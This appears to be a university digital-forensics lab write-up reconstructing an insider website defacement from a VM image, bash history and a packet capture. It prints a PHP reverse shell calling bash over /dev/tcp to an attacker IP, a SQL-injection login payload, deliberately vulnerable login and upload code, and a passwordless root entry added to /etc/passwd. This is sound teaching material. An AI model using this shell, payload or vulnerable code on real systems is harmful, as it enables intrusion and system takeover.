

Final Project Checkpoint #3

Introduction

The company you have been hired for is a mid-sized tech firm that has internal systems that host proprietary software, internal tools, and customer-facing web applications. The www Ubuntu server was responsible for hosting an internal project management portal file upload center.

Due to a recent restructuring, many employees were let go or transitioned to different departments, including Matthew Thompson, a disgruntled systems administrator who had privileged access to several critical systems before his termination.

The company's internal security team has identified that the corporate website (hosted on a local Ubuntu server) was defaced. You have been hired as a forensic analyst to determine how the attacker gained access, how the defacement was carried out, and whether internal negligence or malicious insider activity contributed to the breach.

The following evidence has been provided for your analysis:

1. A virtual machine image (cpre4360_[netid]_project_ubuntu/www) available in vSphere.
2. Captured network traffic (attack.pcap) during the timeframe of the incident.
3. Several extracted email conversations (in text format).

Main goals of the investigation:

1. Reconstruct the attack timeline.
2. Identify vulnerabilities exploited.
3. Confirm whether Matthew Thompson was involved or negligent.
4. Make recommendations to improve future security.

Incident Response and Forensic Investigation: Website Defacement

We have provided for you an image of the machine on vSphere at <https://iselab01.ece.iastate.edu/> titled: cpre4360_[netid]_project_ubuntu/www

There are a few bread crumbs to help you get started.


1. There is a *project* folder in */home/cpre436* (that we could scp if this was inclass, but I don't have an repo server I can use 😞) that includes the:
 - a. Pcap file
 - i. This pcap file has been collected by our network engineers during the attack
 - ii. It might be helpful to use the filter `ip.addr == [ip address you get from the target machine]`
 - b. `bash_history.txt`
 - c. and a few emails we've turned into txt files for you
2. Sql workbench database called `web`
3. And an apache website
 - a. The files are under `/var/www/html/web`
 - b. And the website is running under `localhost`

Some Questions to ask yourself to check your own understanding

1. What misconfigurations did the rogue employee make on the victim machine
2. What is the ip address of the attacker computer and the victim computer
3. How did the firewall rules change
4. What were the commands the attacker ran through the reverse shell?
 - a. How did the attacker do enumeration and gain initial access?
 - b. How did the attacker escalate privileges?
 - c. What did the attacker do to harm the organization
5. What is the story behind the attack, and what is the timeline of events?

Step by step

1. Login to vSphere at <https://iselab01.ece.iastate.edu/>
2. Open *firefox* → go to localhost.com



localhost/

← → ↻


localhost

Username:

Password:

Login

3. We can test the login page with the *mysql* database login information. You can simply click on the *workbench* and then double click on the *web database* that's listed



MySQL Workbench

MySQL Local - Warning - not supported

File Edit View Query Database Server Tools Scripting Help

Administration

users

Limit to 1000 rows

1 • SELECT * FROM web.users;


Result Grid

#	id	username	password	enabled
1	1	admin	password123	1
2	2	jdoe	welcome123	1
3	3	asmith	changeme	1
4	4	emily.ray	qwerty456	1
5	5	mthompson	password1	0
6	6	jack.black	letmein	1
7	8	Karmen.M.Winston	wordpasssss2	1

users 1

Action Output

4. We can see that all the users logins work except for matthew thompson whose account has been disabled



5. We can see a suspicious revershell.php

6. *Cd* into *project* → Inside the *project* folder there are some file you can look at

- In the email files we can clearly see that matthew thompson was fired and made some changing to things
- In the *warning.txt* we can see the malicious intent
- In the *rules.txt* we can see what the firewall rules should be

```
cpre436@cpre436:~/project$ cat rules.txt
```

```
these were the firewall rules before I changed them
```

```
They'll never know!!
```

```
Status: active
```

```
Logging: on (low)
```

```
Default: deny (incoming), allow (outgoing), disabled (routed)
```

```
New profiles: skip
```

To	Action	From
--	-----	----
80/tcp	ALLOW IN	Anywhere
22/tcp	DENY	Anywhere
80/tcp (v6)	ALLOW IN	Anywhere (v6)
22/tcp (v6)	DENY	Anywhere (v6)

```
cpre436@cpre436:~/project$
```

- The *bash history* file pretty much reveals how the attack was performed internally

```
ll | grep pass  
chmod 777 passwd  
sudo chmod 777 passwd  
sudo nano passwd
```

e.

```
cpre436@cpre436:/var/www/html/web/uploads$ ll /etc/passwd  
-rwxrwxrwx 1 root root 3007 Apr 24 16:40 /etc/passwd*
```

f.

```
rtkit:x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:118:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:119:65534:./run/gnome-initial-setup:/bin/false
gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
nm-openvpn:x:121:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
gnome-remote-desktop:x:985:985:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
cpre436:x:1000:1000:cpre436:/home/cpre436:/bin/bash
_galera:x:122:65534:./nonexistent:/usr/sbin/nologin
mysql:x:123:124:MySQL Server,,,:/nonexistent:/bin/false
haxor::0:0:root:/root:/bin/sh
```

g.

h. A root account with no password

```
ls
cd /var
ls
pwd
cd www
ls
cd html
ls
cd web
ls
ll
whoami
cat upload.php
sudo nano upload.php
sudo nano index.php
```

i.

```
sudo nano rules.txt
sudo ufw allow from 215.157.185.4 to any port 4444
sudo ufw reload
sudo ufw status
nano warning.txt
```

j.

7. We can run `sudo ufw status` to see the current firewall rules → notice the 4444 allow rule

8. Cd into the `/var/www/html/web` folder → There are a few things to note

a. The attacker changed the `index.php` file and the `upload.php` file

i. We can see that the `index.php` allows for a *SQL injection*... We can also see that it checks for the user to be enabled meaning that matthew cannot log in to the server

```

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // ahahahahahh! SQLi-vulnerable!!!
    $sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
    $result = $conn->query($sql);

    if ($result && $result->num_rows > 0) {
        $_SESSION['loggedin'] = true;
        header("Location: upload.php");
        exit(); // Stop further execution
    } else {
        echo "<h1>Invalid login or account disabled.</h1>";
    }
}

```

ii.

iii. We can also see that the *\$image* variable was likely changed

```

$upload_dir = "uploads/";
// easy as pie!!
$image = "hacked.jpg";

```

iv.

v. In the *upload.php* we can see that the file type being uploaded doesn't matter

```

// Handle uploads
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["file"])) {
    $filename = basename($_FILES["file"]["name"]);
    $target_file = $upload_dir . $filename;

    // I changed the file type restrictions to be removed -- they'll never know :)))
    if (move_uploaded_file($_FILES["file"]["tmp_name"], $target_file)) {
        echo "<p>File uploaded successfully: <a href='$target_file'>$filename</a></p>";
    } else {
        echo "<p>File upload failed.</p>";
    }
}
?>

```

vi.

9. `cd` into the `uploads` folder... when we read the `reverseshell.php` we can see the ip address that ran the attack `215.157.183.5`

```

cpre436@cpre436:/var/www/html/web$ cd uploads/
cpre436@cpre436:/var/www/html/web/uploads$ ls
congrats_Karmen.jpg      Policy.txt  reverseshell.php
new-years-group-photo.webp  README.txt  Team_Schedule.ods
cpre436@cpre436:/var/www/html/web/uploads$ cat reverseshell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/215.157.183.5/4444 0>&1'");
?>
cpre436@cpre436:/var/www/html/web/uploads$

```

10. Open `wireshark` go to file and load in the `pcap` file that is in the `project` directory

11. Apply a filter to get only the traffic between the 2 machines

ip.addr == 215.157.183.5 || ip.addr == 215.157.183.1

No.	Time	Source	Destination	Protocol	Length	Info
117	5.470022999	215.157.183.5	215.157.183.1	ICMP	98	Echo (ping) request i
118	5.470258422	215.157.183.1	215.157.183.5	ICMP	98	Echo (ping) reply i
171	6.491894606	215.157.183.5	215.157.183.1	ICMP	98	Echo (ping) request i
172	6.492136884	215.157.183.1	215.157.183.5	ICMP	98	Echo (ping) reply i
184	7.515933778	215.157.183.5	215.157.183.1	ICMP	98	Echo (ping) request i
185	7.516137647	215.157.183.1	215.157.183.5	ICMP	98	Echo (ping) reply i
192	8.539892655	215.157.183.5	215.157.183.1	ICMP	98	Echo (ping) request i
193	8.540091378	215.157.183.1	215.157.183.5	ICMP	98	Echo (ping) reply i
290	16.790942373	215.157.183.5	215.157.183.1	TCP	74	44318 → 80 [SYN] Seq=0
291	16.791137475	215.157.183.1	215.157.183.5	TCP	74	80 → 44318 [SYN, ACK]
292	16.791157134	215.157.183.5	215.157.183.1	TCP	66	44318 → 80 [ACK] Seq=1
293	16.796834105	215.157.183.5	215.157.183.1	HTTP	445	GET / HTTP/1.1
294	16.796975416	215.157.183.1	215.157.183.5	TCP	66	80 → 44318 [ACK] Seq=1
295	16.799018106	215.157.183.1	215.157.183.5	HTTP	561	HTTP/1.1 200 OK (text
296	16.799044262	215.157.183.5	215.157.183.1	TCP	66	44318 → 80 [ACK] Seq=3

a.

- b. We can see a starting ping between the machines started by the 215.157.183.5 machine

1012	48.407571742	215.157.183.1	215.157.183.5	TCP	74 80 → 46594 [SYN, ACK] Seq=0 Ack=1 Win=65536 Len=0
1013	48.407601287	215.157.183.5	215.157.183.1	TCP	66 46594 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
1014	48.407688687	215.157.183.5	215.157.183.1	HTTP	614 POST / HTTP/1.1 (application/x-www-form-urlencoded)
1015	48.407764475	215.157.183.1	215.157.183.5	TCP	66 80 → 46594 [ACK] Seq=1 Ack=549 Win=64640 Len=0 TS
1016	48.409243597	215.157.183.1	215.157.183.5	HTTP	592 HTTP/1.1 200 OK (text/html)
1017	48.409266008	215.157.183.5	215.157.183.1	TCP	66 46594 → 80 [ACK] Seq=549 Ack=527 Win=64128 Len=0

Frame 1014: 614 bytes on wire (4912 bits) captured (614 bytes) over interface 0	0150	70 65 3a 20 61 70 70 6c	69 63 61 74 69 6f 6e 2f	pe: application/
Ethernet II, Src: ELANSat	0160	78 2d 77 77 77 2d 66 6f	72 6d 2d 75 72 6c 65 6e	x-www-form-urlen
Internet Protocol Version 4	0170	63 6f 64 65 64 0d 0a 43	6f 6e 74 65 6e 74 2d 4c	coded-Content-L
Transmission Control Protocol	0180	65 6e 67 74 68 3a 20 33	37 0d 0a 4f 72 69 67 69	ength: 3 7-Origi
Hypertext Transfer Protocol	0190	6e 3a 20 68 74 7a 70 3a	2f 2f 32 31 35 2e 31 35	n: http: //215.15
HTML Form URL Encoded: ap	01a0	37 2e 31 38 33 2e 31 0d	0a 43 6f 6e 6e 65 63 74	7.183.1-Connect
	01b0	69 6f 6e 3a 20 6b 65 65	70 2d 61 6c 69 76 65 0d	ion: keep-alive-
	01c0	0a 52 65 66 65 72 65 72	3a 20 68 74 74 70 3a 2f	Referer: http://
	01d0	2f 32 31 35 2e 31 35 37	2e 31 38 33 2e 31 2f 0d	/215.157 .183.1/-
	01e0	0a 43 6f 6f 6b 69 65 3a	20 50 48 50 53 45 53 53	Cookie: PHPSESS
	01f0	49 44 3d 68 30 32 6d 32	6c 32 34 63 6d 67 61 64	ID=h02m2 l24cmgad
	0200	72 33 61 35 72 66 65 61	6e 75 65 65 64 0d 0a 55	r3a5rfeanueed-U
	0210	70 67 72 61 64 65 2d 49	6e 73 65 63 75 72 65 2d	pgrade-Insecure-
	0220	52 65 71 75 65 73 74 73	3a 20 31 0d 0a 50 72 69	Requests : 1-Pri
	0230	6f 72 69 74 79 3a 20 75	3d 30 2c 20 69 0d 0a 0d	ority: u =0, i...
	0240	0a 75 73 65 72 6e 61 6d	65 3d 6d 74 68 6f 6d 70	username=mtomp
	0250	73 6f 6e 26 70 61 73 73	77 6f 72 64 3d 70 61 73	son&pass word=pa
	0260	73 77 6f 72 64 31		sword1

c.

- d. Then we can see an http connection, this is the attacker connecting the the public website... we can also see a failed login attempt with the user mthompson with password1

1422	68.852249525	215.157.183.5	215.157.183.1	TCP	66 33758 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
1424	68.852349061	215.157.183.5	215.157.183.1	HTTP	623 POST / HTTP/1.1 (application/x-www-form-urlencoded)
1425	68.852423261	215.157.183.1	215.157.183.5	TCP	66 80 → 33758 [ACK] Seq=1 Ack=558 Win=64640 Len=0
1426	68.853603959	215.157.183.1	215.157.183.5	HTTP	404 HTTP/1.1 302 Found
1427	68.853618212	215.157.183.5	215.157.183.1	TCP	66 33758 → 80 [ACK] Seq=558 Ack=339 Win=64128 Len=0
1428	68.855064191	215.157.183.5	215.157.183.1	HTTP	487 GET /upload.php HTTP/1.1
1429	68.855602060	215.157.183.1	215.157.183.5	HTTP	991 HTTP/1.1 200 OK (text/html)
1430	68.889539243	215.157.183.5	215.157.183.1	HTTP	473 GET /hacked.jpg HTTP/1.1
1431	68.889890037	215.157.183.1	215.157.183.5	HTTP	557 HTTP/1.1 404 Not Found (text/html)
1432	68.935868294	215.157.183.5	215.157.183.1	TCP	66 33758 → 80 [ACK] Seq=1386 Ack=1755 Win=62848 Len=0

Frame 1424: 623 bytes on wire (4984 bytes captured)	0150	70 65 3a 20 61 70 70 6c	69 63 61 74 69 6f 6e 2f	pe: appl ication/
Ethernet II, Src: ELANSatTechn_20	0160	78 2d 77 77 77 2d 66 6f	72 6d 2d 75 72 6c 65 6e	x-www-fo rm-urle
Internet Protocol Version 4, Src:	0170	63 6f 64 65 64 0d 0a 43	6f 6e 74 65 6e 74 2d 4c	coded ·C ontent-L
Transmission Control Protocol, Sr	0180	65 6e 67 74 68 3a 20 34	36 0d 0a 4f 72 69 67 69	length: 4 6 ··Ori
Hypertext Transfer Protocol	0190	6e 3a 20 68 74 74 70 3a	2f 2f 32 31 35 2e 31 35	n: http: //215.15
HTML Form URL Encoded: applicatio	01a0	37 2e 31 38 33 2e 31 0d	0a 43 6f 6e 6e 65 63 74	7.183.1 ·Connect
Form item: "username" = "admin"	01b0	69 6f 6e 3a 20 6b 65 65	70 2d 61 6c 69 76 65 0d	ion: kee p-alive:
Key: username	01c0	0a 52 65 66 65 72 65 72	3a 20 68 74 74 70 3a 2f	·Referer : http:/
Value: admin' OR '1'='1	01d0	2f 32 31 35 2e 31 35 37	2e 31 38 33 2e 31 2f 0d	/215.157 .183.1/
Form item: "password" = "a"	01e0	0a 43 6f 6f 6b 69 65 3a	20 50 48 50 53 45 53 53	·Cookie: PHPSESS
	01f0	49 44 3d 68 30 32 6d 32	6c 32 34 63 6d 67 61 64	ID=h02m2 l24cmgad
	0200	72 33 61 35 72 66 65 61	6e 75 65 65 64 0d 0a 55	r3a5rfea nueed ·U
	0210	70 67 72 61 64 65 2d 49	6e 73 65 63 75 72 65 2d	pgrade-I nsecure-
	0220	52 65 71 75 65 73 74 73	3a 20 31 0d 0a 50 72 69	Requests : 1 ·Pri
	0230	6f 72 69 74 79 3a 20 75	3d 30 2c 20 69 0d 0a 0d	ority: u =0, i ··
	0240	0a 75 73 65 72 6e 61 6d	65 3d 61 64 6d 69 6e 25	·usernam e=admin%
	0250	32 37 2b 4f 52 2b 25 32	37 31 25 32 37 25 33 44	27·0R·%2 71%27%3D
	0260	25 32 37 31 26 70 61 73	73 77 6f 72 64 3d 61	%27&pas sword=a

e. Value (urlencoded-form.value). 26 bytes Packets: 7397 · Dislaved: 254 (3.4%) Pr

- f. A little bit further we can see another login attempt that is successful with a sql injection... we know this is successful because of the following GET request to retrieve the upload.php code

No.	Time	Source	Destination	Protocol	Length	Info
1423	68.852249525	215.157.183.5	215.157.183.1	TCP	66	33758 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
1424	68.852349061	215.157.183.5	215.157.183.1	HTTP	623	POST / HTTP/1.1 (application/x-www-form-urlencoded)
1425	68.852423261	215.157.183.1	215.157.183.5	TCP	66	80 → 33758 [ACK] Seq=1 Ack=558 Win=64640 Len=0 TS
1426	68.853603959	215.157.183.1	215.157.183.5	HTTP	404	HTTP/1.1 302 Found
1427	68.853618212	215.157.183.5	215.157.183.1	TCP	66	33758 → 80 [ACK] Seq=558 Ack=339 Win=64128 Len=0
1428	68.855064191	215.157.183.5	215.157.183.1	HTTP	487	GET /upload.php HTTP/1.1
1429	68.855602060	215.157.183.1	215.157.183.5	HTTP	991	HTTP/1.1 200 OK (text/html)
1430	68.889539243	215.157.183.5	215.157.183.1	HTTP	473	GET /hacked.jpg HTTP/1.1
1431	68.889890037	215.157.183.1	215.157.183.5	HTTP	557	HTTP/1.1 404 Not Found (text/html)
1432	68.935868294	215.157.183.5	215.157.183.1	TCP	66	33758 → 80 [ACK] Seq=1386 Ack=1755 Win=62848 Len=0
1549	73.891511745	215.157.183.5	215.157.183.1	TCP	66	33758 → 80 [FIN, ACK] Seq=1386 Ack=1755 Win=62848
1550	73.891783322	215.157.183.1	215.157.183.5	TCP	66	80 → 33758 [FIN, ACK] Seq=1755 Ack=1387 Win=63872
1551	73.891801381	215.157.183.5	215.157.183.1	TCP	66	33758 → 80 [ACK] Seq=1387 Ack=1756 Win=62848 Len=0
1641	80.062326245	215.157.183.5	215.157.183.1	TCP	74	54282 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
1642	80.062549173	215.157.183.1	215.157.183.5	TCP	74	80 → 54282 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
1643	80.062570222	215.157.183.5	215.157.183.1	TCP	66	54282 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva

Frame 1430: 473 bytes on wire (3808 bytes captured)	00c0	38 2e 30 0d 0a 41 63 63	65 70 74 3a 20 69 6d 61	8.0 ··Acc ept: ima
Ethernet II, Src: ELANSatTechn_20	00d0	67 65 2f 61 76 69 66 2c	69 6d 61 67 65 2f 77 65	ge/avif, image/we
Internet Protocol Version 4, Src:	00e0	62 70 2c 69 6d 61 67 65	2f 70 6e 67 2c 69 6d 61	bp, image /png, ima
Transmission Control Protocol, S	00f0	67 65 2f 73 76 67 2b 78	6d 6c 2c 69 6d 61 67 65	ge/svg+xml,image
Hypertext Transfer Protocol	0100	2f 2a 3b 71 3d 30 2e 38	2c 2a 2f 2a 3b 71 3d 30	/·;·q=0.8 ··/*;·q=0
GET /hacked.jpg HTTP/1.1\r\n	0110	2e 35 0d 0a 41 63 63 65	70 74 2d 4c 61 6e 67 75	·5 ··Acce pt·Langu
Host: 215.157.183.1\r\n	0120	61 67 65 3a 20 65 6e 2d	55 53 2c 65 6e 3b 71 3d	age: en-US,en;q=
User-Agent: Mozilla/5.0 (X11; Linux	0130	30 2e 35 0d 0a 41 63 63	65 70 74 2d 45 6e 63 6f	0.5 ··Acc ept·Enco

- g. Pretty soon after we can see a hacked.jpg is uploaded to the server

328846486	215.157.183.1	215.157.183.5	TCP	74	80 → 34974 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA=215.157.183.1
328874103	215.157.183.5	215.157.183.1	TCP	66	34974 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1365800695
331688460	215.157.183.5	215.157.183.1	HTTP	511	GET /uploads/reverseshell.php HTTP/1.1
331916915	215.157.183.1	215.157.183.5	TCP	66	80 → 34974 [ACK] Seq=1 Ack=446 Win=64768 Len=0 TSval=48244430
335054486	215.157.183.1	215.157.183.5	TCP	74	43486 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM T=0
335082545	215.157.183.5	215.157.183.1	TCP	54	4444 → 43486 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
335881288	215.157.183.1	215.157.183.5	HTTP	269	HTTP/1.1 200 OK
335899084	215.157.183.5	215.157.183.1	TCP	66	34974 → 80 [ACK] Seq=446 Ack=204 Win=64128 Len=0 TSval=1365800

- i. We can also see a reverseshell.php is uploaded

6548	209.125963633	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=113 Ack=366 Win=65152 Len=
6549	209.127189663	215.157.183.1	215.157.183.5	TCP	72	40022 → 4444	[PSH, ACK] Seq=366 Ack=113 Win=64256
6550	209.127206621	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=113 Ack=372 Win=65152 Len=
6551	209.127532233	215.157.183.1	215.157.183.5	TCP	106	40022 → 4444	[PSH, ACK] Seq=372 Ack=113 Win=64256
6552	209.127543714	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=113 Ack=412 Win=65152 Len=
6644	212.763869129	215.157.183.5	215.157.183.1	TCP	66	[TCP Keep-Alive] 33164 → 80	[ACK] Seq=403 Ack=1 W
6645	212.764028595	215.157.183.1	215.157.183.5	TCP	66	[TCP Keep-Alive ACK] 80 → 33164	[ACK] Seq=1 Ack=4
6688	215.903898818	215.157.183.5	215.157.183.1	TCP	69	4444 → 40022	[PSH, ACK] Seq=113 Ack=412 Win=65152
6689	215.904748014	215.157.183.1	215.157.183.5	TCP	70	40022 → 4444	[PSH, ACK] Seq=412 Ack=116 Win=64256
6690	215.904764054	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=116 Ack=416 Win=65152 Len=
6691	215.906051672	215.157.183.1	215.157.183.5	TCP	200	40022 → 4444	[PSH, ACK] Seq=416 Ack=116 Win=64256
6692	215.906060192	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=116 Ack=550 Win=65024 Len=
6693	215.906358956	215.157.183.1	215.157.183.5	TCP	106	40022 → 4444	[PSH, ACK] Seq=550 Ack=116 Win=64256
6694	215.906365084	215.157.183.5	215.157.183.1	TCP	66	4444 → 40022	[ACK] Seq=116 Ack=590 Win=65024 Len=

Frame 6551: 106 bytes on wire (848000)	00 04 36 20 16 01 00 04 36 20 16 00 08 00 45 00	..6...6...E..
Ethernet II, Src: ELANSatTechn_20:16:00:00:00:00	00 10 00 5c 3d dc 40 00 00 df 7d d7 9d b7 01 d7 9d	..V..+..*+..?
Destination: ELANSatTechn_20:16:00:00:00:00	00 20 b7 05 9c 56 11 5c 2b 91 2a a4 2b e9 3f 9c 80 18	...JQj
Address: ELANSatTechn_20:16:00:00:00:00	00 30 01 f6 20 ff 00 00 01 01 08 0a 1c c3 0a 4a 51 6a	..uroot@cpre436:/
Type: IPv4 (0x0800)	00 40 10 55 72 6f 6f 74 40 63 70 72 65 34 33 36 3a 2f	var/www/html/web
Internet Protocol Version 4, Src: 215.157.183.5	00 50 76 61 72 2f 77 77 77 2f 68 74 6d 6c 2f 77 65 62	/uploads #
Transmission Control Protocol, Src Port: 4444	00 60 2f 75 70 6c 6f 61 64 73 23 20	
Data (40 bytes)		
Data: 726f6f7440637072655343336370726553433363		
[Length: 40]		

k.

- l. Not long after we can see a new type of traffic in the packet capture with some interesting data in it

```

Wireshark · Follow TCP Stream (tcp.stream eq 343) · attack.pcapng

